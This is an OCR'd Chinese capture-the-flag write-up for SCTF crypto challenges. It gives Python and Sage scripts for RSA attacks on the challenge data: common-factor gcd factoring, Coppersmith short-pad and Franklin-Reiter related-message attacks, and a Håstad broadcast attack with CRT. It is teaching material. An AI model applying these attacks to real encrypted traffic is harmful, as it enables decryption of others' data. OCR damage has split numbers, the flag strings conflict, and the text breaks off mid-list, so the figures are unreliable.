
FLAG.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

SCTF{500_sI,pLE_tRE1S7Re_iN_rSa_AtTa3K_2_24CASF}

360安全播报（bobao.360.cn）

附上一血



Code150(150)

写在前面的话:这个题目。。。我们使用的是主办方绝对不希望我们使用的方式。。。我们当时也确实是没想到这个 gcd 的方式。。学习了,主办方应该是想考察我们数学功底,以 CRT 的原理中关于什么时候可以求解方程组为思路。但是我们纯粹变成了编程跑数据

(⊙﹏⊙)b

首先尝试分解 10 个 n,发现一个都不能分解,自己写了一个基于 factor 的分解质数的 Python 脚本,在亚马逊云弄了一个 64 核服务器上跑到第二天上午,终于跑出来一组:

20823369114556260762913588844471869725762985812215987993867783630
05142024105791238505548278801632797846831806707823384405259975081315 5
64434112331488276205752409873296138283321529126659182463239286771617 4
96790654435614407205113265933914015588956981088501385146705604800367 2
16505964040839495357307243152355684807795800597153361891221979391452 4
07791905859158645171611363777024506768759893107182734474093698277611 2
98610405119192261361604510285904423478963605856839661103096663956192 2
03671200191123855239162565874165964488806924472972929792727938431825 2
19142144628353152499076260997598814792268894659130218175381336051803 1
=
12228187222109177392384209125853147194888612033628448255560516768382 9
69007311089867326071286502124463390898270529020159890753897569292030 5
23996164510989708101152448570675579488228389201182400611727616211933 1
97072822910873169616437780817009928565979706690470692412587157115767 2
40905171875181272492968024971213 7 *
17028991081283546509633854299747748735943579864169338112527691207060 2
54871132821919009292369813757117458400161824372640468855225745777336 0
56549381056906838327366428692990516737498606085189249617358473568403 7

889535771979124074591360189776288360130316240776662582509201693427241370225544170475960286150066498263


于是可以写脚本解密了：

```
import gmpy
p=12228187222109177392384209125853147194888612033628448255560516768382969007311
08986732607128650212446339089827052902015989075389756929203052399616451098970 81
01152448570675579488228389201182400611727616211933197072822910873169616437780 81
70099285659797066904706924125871571157672409051718751812724929680249712137
q=17028991081283546509633854299747748735943579864169338112527691207060254871132
82191900929236981375711745840016182437264046885522574577733605654938105690683 83
27366428692990516737498606085189249617358473568403788953577197912407459136018 97
76288360130316240776662582509201693427241370225544170475960286150066498263
e=65537
n=20823369114556260762913588844471869725762985812215987993867783630051420241057
91238505548278801632797846831806707823384405259975081315564434112331488276205 75
24098732961382833215291266591824632392867716174967906544356144072051132659339 14
01558895698108850138514670560480036721650596404083949535730724315235568480779 58
00597153361891221979391452407791905859158645171611363777024506768759893107182 73
44740936982776112986104051191922613616045102859044234789636058568396611030966 63
95619220367120019112385523916256587416596448880692447297292979272793843182521 91
42144628353152499076260997598814792268894659130218175381336051803 1
print n==p*q
phi  = (p-1)*(q-1)
d  = gmpy.invert(e,  phi)
c=0x68d5702b70d18238f9d4a3ac355b2a8934328250efd4efda39a4d750d80818e6fe228ba3af4
71b27cc529a4b0bef70a2598b80dd251b15952e6a6849d366633ed7bb716ed63c6febd4cd0621b0
c4ebfe5235de03d4ee016448de1afbbe61144845b580eed8be8127a8d92b37f9ef670b3cdd5af61
3c76f58ca1a9f6f03f1bc11addba30b61bb191efe0015e971b8f78375faa257a60b355050f6435d
94b49eab07075f40cb20bb8723d02f5998d5538e8dafc80cc58643c91f6c0868a7a7bf3bf6a9b4b
6e79e0a80e89d430f0c049e1db4883c50db066a709b89d74038c34764aac286c36907b392bc299a
b8288f9d7e372868954a92cdbf634678f7294096c7
msg  = pow(c,  d,  n)
print msg
print ('0' + hex(msg)[2:]).decode('hex')
```

```
#sH1R3_PR1ME_1N_rsA_iS_4ulnEra5le
```

得到数据之后写解压得到

flag :SCTF{5o0_mAtI4E_TrE1SUre_ILn_rSA_a55aCk_3}



写在后面的话:这个 n 分解出来之后我发现,所有的 n 值存在一个公约数,也就是说,这个题目其实很简单的。只要想到这个,直接使用 Python 的 gcd 就可以分解出来一个 n,然后就做出来了,但是当时我想多了。。。我以为是考察数据的并行运算。

Code300(300)

有两轮加密

第一轮:

注意到这一组加密数据中有两个 n 是相同的,而且加密内容相关,并且大部分相同

可进行 Coppersmith’s Short Pad attack 和 Franklin-Reiter related messages attack

参考 http://mslc.ctf.su/wp/confidence-ctf-2015-rsa1-crypto-400/

完整代码 :

```
from sage.all import *
e=3
n1=25357901189172733149625332391537064578265003249917817682864120663898336510922
11132583974413782393423497673172852212958324624133003767045079363590461209433342
15078540903962128719706077067557948218308700143138420408053500628616299338204718
21328348183351337369617077442561988604940810321717926226400376569539054735562486
79513797899242475973704965462498989246482744191648998311919251271820663012376
73243423539604219274397539786859420866329885285232179983055763704201023213087119
89532126004661776070232047306974368877843885489940929252769599304548254959442819
17299636451577658553374819237304810418493898129848960447239395 53
C1=21166198637119799018016204295250536166915856638919405261840915314988042873432
62051857761513244844872332768947867875517246255668288957107589104151622083494 1
```

```
4890062192507122336833723490634662371777098674169164769851700933875541522323275
2758146614378022256021044666310829442485764982085127130834117846788609157811641
01569222646370372277458524093319896205 04
C2=2116619863711979901801620429525053616691585663891940526184091531498804287343
2620518577615132448448723327689478678792176422644662336966050363940635331361205
7934181799450761164327088095909281450307952589232069116944395338556299785633826
1757840663924401400384853154061307597249503057280010720048947049864723671001897
07533346046047287343477995442016447073 36
PRxy.<x,y> =PolynomialRing(Zmod(n1))
PRx.<xn> =PolynomialRing(Zmod(n1))
PRZZ.<xz,yz> =PolynomialRing(Zmod(n1))
g1 =x**e -C1
g2 =(x +y)**e -C2
q1 =g1.change_ring(PRZZ)
q2 =g2.change_ring(PRZZ)
h =q2.resultant(q1)
# need to switch to univariate polynomial ring
# because .small_roots is implemented only for univariate
h =h.univariate_polynomial() # x is hopefully eliminated
h =h.change_ring(PRx).subs(y=xn)
h =h.monic()
roots =h.small_roots(X=2**40, beta=0.3)
assert roots, "Failed1"
diff =roots[0]
if diff > 2**32:
        diff =-diff
        C1, C2 =C2, C1
print "Difference:", diff
#x = PRx.gen() # otherwise write xn
#x=1002
x=xn
g1 =x**e -C1
g2 =(x +diff)**e -C2
# gcd
while g2:
```

```
        g1,  g2  = g2,  g1  % g2
g  = g1.monic()
assert g.degree()  == 1,  "Failed  2"
#  g  =  xn  -  msg
msg  = -g[0]
#  convert  to  str
h  = hex(int(msg))[2:].rstrip("L")
h  = "0" * (len(h)  % 2)  + h
print `h.decode("hex")`
```

得到 F4An8LIn_rElT3r_rELa53d_Me33Age_aTtaCk_e_I2_s7aP6

减去 userid 为

F4An8LIn_rElT3r_rELa53d_Me33Age_aTtaCk_e_I2_s7aLL

进入第二轮:

明显的小指数广播攻击,参考

http://codezen.fr/2014/01/16/hackyou-2014-crypto-400-cryptonet/

完整代码 :

```
from struct  import pack, unpack
import zlib
import gmpy
def my_parse_number(number):
        string  =  "%x"  %  number
        #if  len(string)  !=  64:
        #        return  ""
        erg  =  []
        while  string  !=  '':
                erg  =  erg  +  [chr(int(string[:2],  16))]
                string  =  string[2:]
        return  ''.join(erg)
def  extended_gcd(a,  b):
        x, y  =  0,  1
        lastx,  lasty  =  1,  0
        while  b:
                a,  (q,  b)  =  b,  divmod(a, b)
```

```
                x,  lastx  =  lastx-q*x,  x
                y,  lasty  =  lasty-q*y,  y
        return  (lastx,  lasty,  a)
def  chinese_remainder_theorem(items):
    N  =  1
    for  a,  n  in  items:
        N  *=  n
    result  =  0
    for  a,  n  in  items:
        m  =  N/n
        r,  s,  d  =  extended_gcd(n,  m)
        if  d  !=  1:
            N=N/n
            continue
            #raise  "Input  not  pairwise  co-prime"
        result  +=  a*s*m
    return  result  %  N,  N
sessions=[
[2177881662240704325424903374455643777317871834417090768703535575230625418149527225431632307682743232358327928469760994329623470094501088501038105245902415593609081101266492467475821916306501934974070728235450509660810770777497070971525983544858783408015240907804716295180594007135865593872724967910530535183895007353914905765044896439773627914874670367540749524394250504173110458015676284234537497832502994705532356712052359293617064015661155170482803438485198815435327289748721872357018002209237940821911484976376518658847648992472104492615200631866668794909590751682764704243451427184760815654326174585632715225669 1,
0x36a66571751faf3bbf6ad760adbcd1be123d2ab526d2fbf6697ec38c7d4ee7d709d8ab3f154092410f46ae18ac75aa32ec9393a98385cd8d8df3b5a15eeccb2637b353f6808fd39e11faf2b742eb0597f8e7a977196171b031c076140cb05c771d8df2f81d8b904e8bf579da0e568fa67d0a94a7607a002c456824e7ea71df895f1967b12ac36eade287589fd556c71520d2dfdb1a8663dcae615cc40be1ff82ae42ae617db75bb1dd88235fd698b53921a42fa6390854eb1393d24341582ce83bd690ea12d2697bc929a77b51adb04131baee52050340be9a2be6eaf795b6877bcc22d5d8cce3829485340b641585ba3ad169850e780562467fbfb09f4f5235],
[169031967465349767702971935915631188193409963263532789269328947745728754450742356335982380732865620409073318279871295043325750883639610563207119570703615683 0
```

0931751447818086187098450831958791194454471761207974960285694400991565796076896
8614842628018778942341890071086882329291035757155012087144500508205967570935329
0853833524775866543673506299006982326334361234338328012886836711599320415550919
7451034689222789081909649433189803691801997724286399861059723879464142218791577
0454513800362351312628548528617113564801293651218254136310519629990577827968602
6235379930936320799591758570807185107427450566841222077186662780 1,
0x51bd5b18e527dc109cd202f39841bb39422dcc1f566f59da4c623d7166730dded90963c825ba6
300c0dab181f69f12ba40955e68e6040f794ee642aa26acf437ce382a0ebdae8d3c77398a01f55e
b2593d243e991427197f6166b117e8bdfa3164d99e5713f18d64947c36afba69d0c9208e79815af
20cb4dd201bfcacd485e8cc98cbeee1b75d6d2b1ad81276647b6f7b2137cd9ff9e2594b9ec8952f
c2d184ba69e8a17fa5dc865b6e96552d81750e85ef427ad184b2efc5534fb6f70f8d096b3029dd7
1349b571fa1997fd14002625cbea894811c7bf8f582dba0ec9d03edbf25517179bb7f20288cc2e2
ab0b038185ac525e891c15c151d47a14886f947],
[2826528061318335434210575316699632809054638949309957667106433290550604314964 58
9435952953057298522145325697487155142345243726217925404899538587142691110652304
0024082014701860288597240859367709958593683404815121262284405370456892785825244
6218551797139163870581368082901067771225927826797599130150481414555894490201099
1245620473259664219511978274744441331814765671248930953930450746305822012571235
2312270109971524224764775787216566974066782153169186108327462634247269028163635
5566280169225906408864974516318191739649097169333928018883246811834429067182857
2223688423090871477613124776543204233652868839126619701357784693 3,
0x8df94ca10d136659aab94677d5826184addcef8cc563009822519b157c368d17434b9b6fa08ad
783003d0aafc6370938e6c795d93968cf094260ef05f1f65b03be9aef4d0e8b4e5ef8bf9182e382
b08a38c04bb448097eb1ee93bd9ddd6abe39f2f356ffae8470f7d63edea2c87b7b7766c57e24086
f59825f5f50d5ed7443adfb26dd3bbdf662cbf082a9415b73a8c81581272a4b8f75f656ec03370e
53fc88382e842a75f329c510aa09c647afde2fcee7a5924806a4f7b57cb0ed769c4db41f35e48c5
812fd75315697e936fdeacd366c851e06b30050cd93205c4fb233233990fc2b5a0c9cd2aee58209
fc04c6e782f2639d51fb43d7952b2f8afc1a4403],
[2498712789947746501225123374349325353647685449563717859919205022531310221941 13
8789848720018244111448761203481648801484623139946066697190947448605808538416371
0434277132512228943824562960928753528438748273225337688628804876346934893738809
2009536706212795194537574124914495918545617806276421566871949627617561882821300
2232056595864587138578019016261503178047267447423355429996902215152034762474246
4620679084328782555875295855846135397397113343536139827427341184253483944102522
9895396983942270742179402783045028583911558678446689121712443505623203068278965

47118036618397962042775133094735525961981341552292221448084885029,
0xbe73713e7928b1970d6dd531e0c9a6a3884bef82c3a39a043f226e88cfe54a3dc28c515893463
e1039a14e49c8d27154544f9f3f8ff4d750b56ad41ef3c5b1710e889a4d8845722c6588f51f2bf6
01a0b816489b6afa23e909d4201b570788e0cae3ab521ae2ae507a02a5af46036c496459bc86f34
a141fad1802d578c645164b5c0fb91978b07efdb8b9036028d4ea21b4719eae9caf6247daa9c963
9f7b79521c7feaf1e9b22852f32f91f93631e03eb7c091d3ae27858faea04481a1404c543b13c9f
fef06326d7d6f67db7f05f91611a3d185fb6fc1e1fb07b01c83e46c84495a252ba4eb0aa3a148ca
4b6dc61492eb71e3b5bf7473595ed69841ce0b94],
[20690588543759338459201261102131523557602951858621022352768878495764772818047 4
44561085946463647026323512505467898486038702296544581574454427913943957312980 48
51206829843282584706767567000315596060516018379786760900751037590610463540264 81
36330276405016745208962837932420747036333437146457286698037927778449490910891 24
32265324937412023179282154446352432584206636315270087668925211674657165676558 80
17711270737936750076518772482182911790471244584849800078433003032696238213377 76
07929673656339349496251520368530935073174310437133723722133806755004239118095 57
37666453436685882807146647050068939961249283782794859263934790927,
0x321516de98f8d6584adb01d5783d13cee2daf74f2285c693debe3a264c0b9a637b42c17a61a38
70c70acdfdcbb3ebe49fb57c40079d4f82fe4051b5374545562baa12d894baa66016c4d025ace55
9bd7b5d658d70e0e7db5a24a212a48a5e9ba44dc091c4846f60509fe00b780db6101b73cfc2492b
e2e75bf9e82b727ab6b459df8280e83e59119795a82acd53e982fa3ad82ab80a4213728c41808d5
3cc75e2a19801943ff1af19e85aaffb1b29a41c0af54ca44335d611713e5ec6ff38675de8704fa2
ddaad90b50cf4553174a9ae7fd61e72c5cc8a77df159a21d67539e92ff702ddef11c91eb39c2473
55426f22f87de33f8d65e5589553405f50a78c84],
[16517102081052861630895919001217675526698277369300591711866049102573903641338 0
88651465353677681314133196137354591046807286864279671925133798556675780456365 74
78599036918183730025384196642359410778813208737239749128901419428641093669602 84
81503182287772007664604220907593696986970192926167772768105007716302646946215 74
71618274966461347360748386423007148375581277546370022280825631242730771828201 30
11600752151961393184500968892493720854848910678113334638837826782931683271774 50
85539428199496988930554825426870862541541479551094157724648431472863699560822 17
24256782771789486658328851046459586540232884627529177340560416993,
0x52cc422ae1012a854e0d29b9b1da6e68ef3a3fa6b8d7551c1c664875e277149411244279eddcf
9656fe182c4bfadb33d2d917e7faa580c517d7960e9934813185331e9c9fa3698fa9de3f8aad578
6249fc0505db05f01c43dc0dac422c51114aabc5d0451a921e36e47d9c4654574076dc04d2778ff
9bcaa7ed3be2432bb515c4721013d98a569b794cf027ab9e356dde48fd06287f78982fac010e5ab

ee0aa71388f270f70c53f0f1ac091fdbbe380c1e67e1079a2a6ea7ae6f2173fd1c39994e4436ad0
58996b0eed5cbc2ef10e4e6c814fad9b62056d7701976ce88fff49e864ca23b6ff762168436f7aa
f0ce379515fd0d4d97367c0cf8ce7242fe6809cb],
[23846860290279092907572444079539617462214354239782236629759070773513973525414 8
00313619141664302186747496495971163746242055682769265827639472645512416038516 48
20821924791800222555387802938105412739331871694998658449798612614171937004518 44
44129909459059371516446401114953456223060504407239823286562804805978863318738 90
23568417475139388654021193716658660041159730755563837795152394878078579534655 46
33226162838396236411807799341355295225812718027991496905585501405477415651357 20
41215596452000877210173840592822425110145342236005327376936764292520444274355 08
11319417756071808630071840203875705299338612909277917097442575231,
0x7a4c0c06b31aa9be92dfcc10af0b4d99429bd0d2465d43c56e7488136db91347f7e40213e82b5
bbcafee449614d9c26237dcf6ae1118f345d5f76a7b7fd665146103c4ba9cf63444363631b2e847
a9ecd6126931299c30a31582d0fe918e71251d80bb7b3a3c27833379d12ca45fb339b169340335a
f84131a8848c7ac56533964823ebc1cc78dc69f136e735a46b9af5123b31171ff27e71f7f11e258
78451619c199b04a93414effb74e90effd91a24735a77d3364020ae38883addac5c7f71e6a0e57d
82d47c255c172f084a707ea565daa9d121693ae94391fa4c0fa0e3ad877b03014469bda192aebe3
e4cf8fcc8469636ed8a74659cb4db0e8e5eecd9a],
[17566701282456258503708647404558041579376753416636895921624574676679101724033 6
23273314113990594123807428022978359642275344892917569831939503189948668240865 30
96690398144919834309071102180131118935764102985480248471288446762021378987463 46
62885386098227619607257240981753012463123972873304271667615981336368274875308 31
82297029995941313117294252250686136554964244869449490234400819447482806975167 15
73034802338314915913027984144440217869721856520922404347269365131641121815915 26
85102540500667255364626733790373149765581130292423207333699614410876437235565 23
64792853587376409404275388013071072585640297921892859159400948323,
0x3fc5f6519c720d08da16c2df2112ba76d718329a8a8cdcace3bc2b07d603cad7e492ce13ce537
bddef922ee8fabf8261a27dbc0ca94752a2fe8016b99088a4cf794126da4673e7cea14428a7f3bb
2a50f489d0a507b3fb3c6541f4d25941558180e28db6938fd6e92856ba10e56d2100f0d12fe6dd6
4e8d75ff5ad91f446b0481412ab10d08df34cdb7213df180cfa342e38af893750c9df36987f6300
83985588b7758cb3b83559485f208ac5b8c2df81379b69565adae0ce38ffbe568715cca87381d72
508bc278e374acfb0b9db4726630dfdb6771ac3de26c0ec48ce72cec92af4d610f312474d979d7a
445cd0aa16d9bfb8c8434449aacf9ea3acd23653],
[16253121383768278209005558577055644569117707124854929186667128310606493315013 4
49858902615940095488323028876191616816961215480161502334848550714559842262203 33

304852100997297625479608917624143193339181453090398779841909807808711032529812702318588130829769619084400635637150295826126231873787408035850144664886843631481068797477537817252437929727153557900078827483589694332244832075462653530883612926261640666429290176496185172279199101588275005932798822449174837521952313004207532013065086513531879682305674827283368062881395040750137246638503009201764092213279275110790972992326774162144019909793013248062879690077202 9,

0x6db31ce529ff59c5e2a06cee7c7ff63b26b5297a359c87edd61d144285a99cb22a311a75dbe8d5a1a7fdcc8eef52a4a1126ef2e09a38b1f5e17ee0c0c1d802e4ff2179ad66336613ca539d1ea76144e832b8faf7f9f09d0b061a8c70e13173037ef1255941deae9942a8bee684c46df73fde2ba15bd925255f61ce3f4748060388b572e914f2e8a7068f026550fb06f283dee852a44ce9d80e572a9a9c84a26d9f35308907ad995bd4bb29893e23b725611c39676cdd9bd953ec2b988d2344d95c96a5cf3f9daf9449ee3e57abad421038d33a14ab9eaa91421cce008c2b7a49085e555fde59a07e4c0bb3da1a487bef263608cf9001c2cb3a0f128f8ffdc4b5],

[2029030902197618137815007907064736287736105164211688402069831058240434842636534934983093227707455359781114435603516441687478374398176360644782837562317266413308657021240972063077925166219848460873358128324976612117741692709650936617568981655828463631033976525309403022968088625466996051190343658552201622267872459737415226502749313042870029845750826458519724239869329210153585964388368328322842292979726517348314115696352696609220081302915553571910288818231426756436737777920163994950821373538123777304275310142248255220904245007575288351131446902625599116295737690563504030327788439880259905481215359079977404248823 7,

0x47fc4dec774af58a10a86f32aca278b7333e2a203f32d1c3829f77ee1ca4bb26967d46f2501ebf00f1b7d183245ae9230c27a1b44e77b943e6b666c1eb93d77c400accd3be53637cfcdf42617ec7e49ad7466e779ff1deeb26d055a40d4028845e07225acd900a158e3264301f3f474db2d185f18c7178eb6bb22af198527bf714ca70e4b1b8786595e59db4a1e7666d4f11aab6d8b8cdf92d25fe1371853bc191223dfa1e3a1eb0ddc139b23bdaa34b7b628c420752911689bd2360355e0991e7824ec91fa5a16a04bcdb20b21859c2101187c5901fd83c33842d66accae05e9f8d52390245d154c6f6fd70cc9df06a7cb6beb8e97158dd008b289cc298b5be],

[2025940752250511435243806679003118916169276249978391815061532020304006061365167003136300185441824194980619769761722605171444775956806227310001109687559775513851061799500591999209135967043807202133166936228919328136091428063066961770612096085338167662272660214636152038770666513123278223809327097820585828173890266520234217926215089745952369597778333680679981768565883701396106887017641335958254116936786408570513400459553504933305887463576318830113817867315376845193456982318519547604566139209969119742902831675042238553197091791976259541299892871163 88

110892894128279222694448235364677318739717720552571147623193153 93,
0x3879320d2b72a7d476f911a621a2cde56cb4f11bf6f2092a1d0e37732e39587ea5c8cc8012b86
5315823bb095513e0aaebf00a1d0bc64ffec621ba88574893741d16a051962eb48e6ce7a7bcd1c2
00b93d43de4b913fa04a33aa6ecf1cbe8b6224f86acb6fc30e3c9809265e94e89f5d9e86149263a
b1e094e47a3b5a11402daad15f1af9f4af6ac6fb5042e46c16b5cd0339c07311bfbc12f5c55d565
75d340fe3409fc0cdc53c70ef188de0fa5361f964e3dda4cfa93e4c1dcc2899b54405ab1a86377c
bd52c804c8abe1801fb58e07cb4c12ccc7dae2d5fdcd99e7e0b41455a211b418d7d23eec52ab596
4a9cf8e4dd644db1643b23162a84acd394315f26],
[243182937393083472130792409313188976294757580076369538456974239730477609748968
217307168729978827281660778748601010842561739363003915184188430182596093624712 4
002089195334492299557185433242507672136176115582341633973661775347987394781591 1
700571886068424319666101274062537135986686198448291523526831919231309046418709 5
269420814436529305460607588076990634729011213892946941643144285522161158077848 0
375966447177016289632217339981583273284481998589734992694283267361830553281309 4
961669876922754219436080392413448963260311884490822861732752909321638280022645 6
548102714032909582609033183849430034707648080996074447307758509 77,
0x3744c133e79ad8c24d42c184ef789b2e8f98a436413a1759a3d3877a7be779d20237ca9f8795d
a75101b58f67a5cfe3862c09381b90541f9744b48d0c181d77238e30c5ff3c17b7d61cad6137502
8a9f5df2ba8ba4b03149932aee7e44a225c0861e6544a1fdf6c9c76f6a3e82d585f82ea9f5db917
742d057a6f1cd05173e125f98d10e938cb4a81d963adfd557a4341e361f0ad258cf0898a2f129e8
4ecb010006f72c56e23d49af995a0c3627c37cd94b4f605834a31297e810ab5edeca323a7ab1a55
7376cc363918b8fab2391afc2d6fc835d68530aea668e3fa5fad2a820289b2c69fca87b9864b705
5aaede029738665807a1234c3438b6df933b5011],
[167673695916764715374112831055606920971068566894021318019722157926164081345599
767717431300583614340867147708021487375069396645706834507419356892643911584014 0
637213611811457076300941177323192772673026366575844151813637481160479020358973 4
839203990618958929058849509041656812300142186514602133644716549714328026432640 5
427973081597924764639738435035102504840740339091803324663824559606933921422486 7
400537387902949630462675106430516638288853895919021522972245245079703792907390 4
543004398559319989715734497042785049819377997233813308055108035958732985392827 7
047422069088118302559988222732722254126907730921015461681692268 19,
0x80e66bec156f4f23de053a26b431b5c9403b866b9e3db1bff70294fa02b9e2b190784b2c00a80
b8ca68ada1a346901b23a18e64e2e72af65e692b682c63104e18705ed660c5bb8a7dc92210dd6b3
9c9da4ff6dbead8275cda95137e35b827257077089a3b3943cb25475db403246547328d026bf1ae
84c0945d4eac09a5b19f3d876fc8a7634db369366d9890794a8420b7f68993176d4ed5b8898b916

2220fba24400437af66f5272ae76903af9f20c6e73d64d6d90fb93423a8732883e3f1a73c498650
26a5179ced111c830a960444a1000c6e3aaf2d73093979507ac2f8bd44dd3977d27f9092934d43d
aa7f2054cef40858fcdc4caf9d60b2a930dc9882],
[216486835029989847058660454845449476411000498727139300008634617841929717143834
053827293803648134420599219499502698322159612069920102831356515577886088874393 4
833924038930196622247470232702474699811552657241676618938011951884025506317347 7
318112489526882961355833769916730074219503525366167101177618366403515625636383 1
421569747290315701764431059216522373167919968364882705644422979234600616598424 9
605119195596390731826779979850465803546488679809746429099070626417309281597265 2
707781598809590103021822291959985975312561624827085690133099378114061849520500 4
944761842014567436929912775619172891234427039870770039120512544 73,
0x32519d4dcbe20762cd311f137403d55f2991779a869854303a92937f1c0ac2b3c8de9462335fb
dfcfc80a2d49952036fcc3892599846b17f6becf6623db795c9f1ad6ed43f65de285bb12050f3f8
1eaa31c7b34e3b748d87d4b4d9789844d1c739c7c5cc1493b23e32953e64bf2fbf2ca403827bc8e
23b428f306c0e5072d89bb601e66706af21acb54da8bb5a535ce755028b1a59be3682bdd9b8cff6
0a36ab486361faf68cde5acf1fe590d2fe8fcd130d0de485f172854a02e53b4d80bb223ee41d1be
d624fe7ac2579f329a48de2486de9d19a0232878ce2bfd7b203c4234ab7fd28bd5086c1aec9cfa2
7653b1742ad2bdcdb82df242ef6c3e5330e4955d],
[207247671387674807894989942981802708264748673402640492601637858929074304028042
180920223387475691867312114866245524524590806813332444612577292702099852086058 9
701867585406501258553385070465006987836390118735956520940478401053231639791074 9
437579359276642165787498762432075769088961395447855627224959523061844885375539 9
029308206846075759554904915263861612194309041774174459966099870946692885492247 3
268290593049502219420598769208211858374781053189306104535796878268958094062151 2
543149340026440955519419499409282989934863220231218154774655263793622174595342 9
153516905524705537755623872352555489009125350739320908722257030 57,
0x4e4196a7b0c663ed59ad6674fd59f2a26f9e48e10fcc360d78cb35b5dd641402b32a39e828925
b0155eb9f814e88bb5ff36cc0def7dd35d3aed96234507b007f0a0c14d477d2f09dee9f67c58787
7202d8815c424a14f54b5a19f48f1e939ad16b67fa481d9601734ae7e52bba9c5f54f703992d4a9
4b3bc3f3c7e25a35dcb51ba8b7fc45dea644262be00037724a09c46d0bac70c43555e37332c35a1
99707c0cdb8bc1da5a97085d073400e1797c36c726d894819154a6fb6f690c1aecc713b90aa5fe5
51fa56641d967d162332d10ecd267adf4cd5e90d2df6e0aa52ca1dc59f868719b76e309c59877b1
93018b8ce9ab50248c4a0c5dad1a30f5614a5804],
[172122954396403770556882179799849661885852990168733592347290844931843046256289
684727230041545648872699170613519830637769087741194264117147046878929675433012 2

7423731385323880537283235940428456928620552423667793662090989179432831677965493
9358788673798697114026935796564088728258378184756667836986998856645976547448489
8540092513299115130500730502358759189206568770173737488412112860052365240958133
0661535968924899805804262941682210140900815439466983734237563778235377066739355
6241142199348348259167087484960828345064234033785554821057223248670259106627051
4192174304739170456284865118332502714905443269468357201462235931 3,
0x299118bc357f5e546d46209bb096684e336ee29225c2a214537d3a0e0368537e0dfd6780c2890
ef87766679e567e388205e34f9cb548afdae574ccae43367e406affc253912972d0f0af7911b0ea
9918d80aee4c17e9c21110805fe1bda963cd50c8d58c6a55597195c435b2d923dae945b88baa962
bf7ad05fceee1604c29ee27e85d43a5dd0725fbdd721129fda99ff175e9e6e727cfd5e33827f0d0
287b950d3866d7b70f31788127499096b5c1067daff65de5c5a0a8f4ab07c75650e222cefe60515
9f37f57217f5d38521bdee12a1513f75c68963597444ebf33af268e91c5317329fc51f29806c2ad
8bdcf1eb46d012258119f4dc23ef8e20c2f10e1a],
[2347208474530453743890507152926302451972288927703589647668322757777081954481 85
9603206079885972196804303178168641557727201170580923051501933576589913290631374
5385382557516479043323335745414952409295722882945395961430938606533533929117934
5516223033755958664337256261229665007282437189575562362602440446494717417740621
0705417850750359591288490012004519514075130731903939727392547261811076599150303
6390880137235899571639920592610193895790603572008709664626744807262201364463031
0754690462498099752098723444541494815256102704512813888712362743660932159073007
5079305115274936958454231612090113174883394686334067432451084011 3,
0xac28242337642cabf950162a965ab69d9f2e2858e732cb0c97bfeecbc965670dacda76edb6e59
1e07bab71eef52d1ee4e857c8f30682451d5c3b325b185f3a3b5e4d1eb539d94e134a5792c646f6
0552a87970549c01514b9e2af63e2dadedfa9f732f3d71ed6301ce54a35e01e5d90bb0cc106b8c2
833eeacbbab60ab362a87e7e8435ebef01b7f6aa509c09ac44d7ff8da06b3a04103db2f8928ed04
ab838291db8badd859c9b65774dded6269a56fd3eb10cc7d1cb6bd737bfcf65e533245657a2c697
10318f83b4543713c3c418436342823afd996b10c8d77c2e2a118d4fb1ecbd1b1f16d675292669d
8bccaf86f6c1af02e5f7f9ee5c7aeb81c8a111fe],
[1696645171280940557001973170044170865811715752217203760221525353884770415603 44
4724330899764499318859397896932806082302808562509339406725103401953473010758593
5365736610970376571337190453031629257247350588200661044866750469751891255339636
0793778139188345038664903521944348514198009770236209748866286428575586630039243
8337908886434915538979947413018932845429662729559312346529746952641813001519591
5305128989852466829730138443688054686459477827471793857648148054429381404542122
3782077625534398775271242415355495956142233330731798590713951103326113498047221

0713036184013806020623127361882567817766037822920532437333494167 1,
0x19d171bf0005dc1f4d11f80d598687610cc6c062a1d2ace2b2e835f528117df7ccc873553bc413b603c1605335bf5d2cf656e804d39e6ede8c8b4a43014db17aa31aafa9998028a2e87b32d3ec35fd16836c133d80f88a8af86fc7d6fa01540ddfb78615a11f143293d4df73307041d8bd28f186bdc099685ed324abac7980680d86261259a666c64c4c5a0dabdaf01e3700dc4e70a74d3869572ce03a9c4dec97edfb04771907bda0683fe189c3d0e2002352a6c5f85bf7455e5717c7cc9ae13217a0ea04c933837a48e3b356151bdae1004b9828d68e03736cf8fad63d74e8778519b5c3f13ef5fc31ab85c11ab4fc8396def7bc6f690675c30fbcbeb86f93],
[16371772865482869886487545751875918720227349410350898523261337902433007760724960134070658859447185756919127716802819962207343430388160650608047149901674641208010454873466609600454044683586479844130564525332317252829669954436437422430190710090213393780435449488077843816300027728531084047622538708365772411064244675667055162907660820768433907282749095458015341570802297559287990440496065051486970127291015435906143328670495764979798317390225405587270445353337087497780300666784521757559677764504161208852136474658460018703444718680426309315497887622354795698567555861658547811403340467546724028577910903558187895025517,
0x3d81bd9c0aa88eb6bafec40e4198f2c55d56575914d1a7aa81dfb0256b9429f7bcf5a3c7ec01a098a0af98e016b022bec1d035b9f9630938294d3d092328c35f7572c6a8d1c9851ca766c85e4ab676330e7ec1f9f4baa90ca6e5ea3ec024d6af4fcc5f51872037afeceffad441e445155ab8082ff5e0b0291c79ca7ede868a52facfc555ba22b2c75bb2571f3c7916655b9f295a4d87a1cfb554677d646ff813dc59f009345e0a94cbd2075094386c9f10b6aefa28cd3194d3426e10718fea4e3bcb5d1acf6cbe4e586d6bd7332d38f4c53499d80f026166422e15d4ed8e265842423252613b547f8e574c7194c12dd91ef51d31a6671d62ecf8a558d47b1eb6],
